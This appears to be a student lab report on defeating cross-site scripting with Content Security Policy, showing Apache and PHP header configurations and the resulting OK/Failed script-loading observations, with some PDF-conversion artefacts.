<VirtualHost *:80>
  DocumentRoot /var/www/csp
  ServerName www.example32a.com
  DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
  DocumentRoot /var/www/csp
  ServerName www.example32b.com
  DirectoryIndex index.html
  Header set Content-Security-Policy " \
    default-src 'self'; \
    script-src 'self' *.example70.com \
  "
</VirtualHost>

<VirtualHost *:80>
  DocumentRoot /var/www/csp
  ServerName www.example32c.com
  DirectoryIndex phpindex.php
</VirtualHost>

\\ (*)          \\
\\ (*)          \\
\\ (*)          \\
\\ (+)          \\
```

TASK 7: Defeating XSS Attacks Using CSP

5.4 Lab tasks

After starting the containers and making changes to the `/etc/hosts`, please visit the following URLs:

`http://www.example32a.com`

`http://www.example32b.com`

`http://www.example32c.com`

1. Describe and explain your observations when you visit these websites.
2. Click the button in the web pages from all the three websites, describe and explain your observations.
3. Change the server configuration on `example32b` (modify the Apache configuration), so Areas 5 and 6 display OK.
4. Change the server configuration on `example32c` (modify the PHP code), so Areas 1, 2, 4, 5, and 6 all display OK.
5. Please explain why CSP can help prevent Cross-Site Scripting attacks.

TASK 7: Defeating XSS Attacks Using CSP

1.	Inline:Nonce (111-111-111) OK
2.	Inline:Nonce (222-222-222) OK
3.	Inline:NoNonce OK
4.	From self: OK
5.	From www.example60.com: OK
6.	From www.example70.com: OK
7.	From button click: <input type="button" value="Click me"/>

1.	Inline:Nonce (111-111-111) Failed
2.	Inline:None (222-222-222) Failed
3.	Inline:NoNonce Failed
4.	From self: OK
5.	From www.example60.com: Failed
6.	From www.example70.com: OK
7.	From button click: <input type="button" value="Click me"/>

1.	Inline:Nonce (111-111-111) OK
2.	Inline:Nonce (222-222-222) Failed
3.	Inline:NoNonce Failed
4.	From self: OK
5.	From www.example60.com: Failed
6.	From www.example70.com: OK
7.	From button click: <input type="button" value="Click me"/>

TASK 7: Defeating XSS Attacks Using CSP

```
root@cef20249e864: /etc/apache2/sites-available
GNU nano 4.8          apache_csp.conf

# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example60.com *.example70.com \
        "
</VirtualHost>

# Purpose: Setting CSP policies in web applications
<VirtualHost *:80>
    [ Wrote 37 lines ]
    ^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify  ^C Cur Pos
    ^X Exit  ^R Read File  ^\ Replace  ^U Paste Text  ^T To Spell  ^L Go To Line
```

The screenshot shows a web browser window titled "example32b.com/" with the URL "www.example32b.com". The page content is titled "CSP Experiment" and contains the following numbered list:

1. Inline:Nonce (111-111-111): Failed
2. Inline:Nonce (222-222-222): Failed
3. Inline:NoNonce: Failed
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click:

TASK 7: Defeating XSS Attacks Using CSP

root@cef20249e864:/var/www/csp

GNU nano 4.8

phpindex.php


```
<?php
$cspheader = "Content-Security-Policy:" .
    "default-src 'self';".
    "script-src 'self' 'nonce-222-222-222' 'nonce-111-111-111' *.example60.com *.example70.com".
    "";
header($cspheader);
?>

<?php include 'index.html';?>
```

example32c.com/ www.example32c.com

CSP Experiment

- 1. Inline:Nonce(111-111-111):OK
- 2. Inline:Nonce(222-222-222):OK
- 3. Inline:NoNonce:Failed
- 4. Fromself:OK
- 5. Fromwww.example60.com:OK
- 6. Fromwww.example70.com:OK
- 7. Frombuttonclick:



THANK YOU FOR YOUR TIME !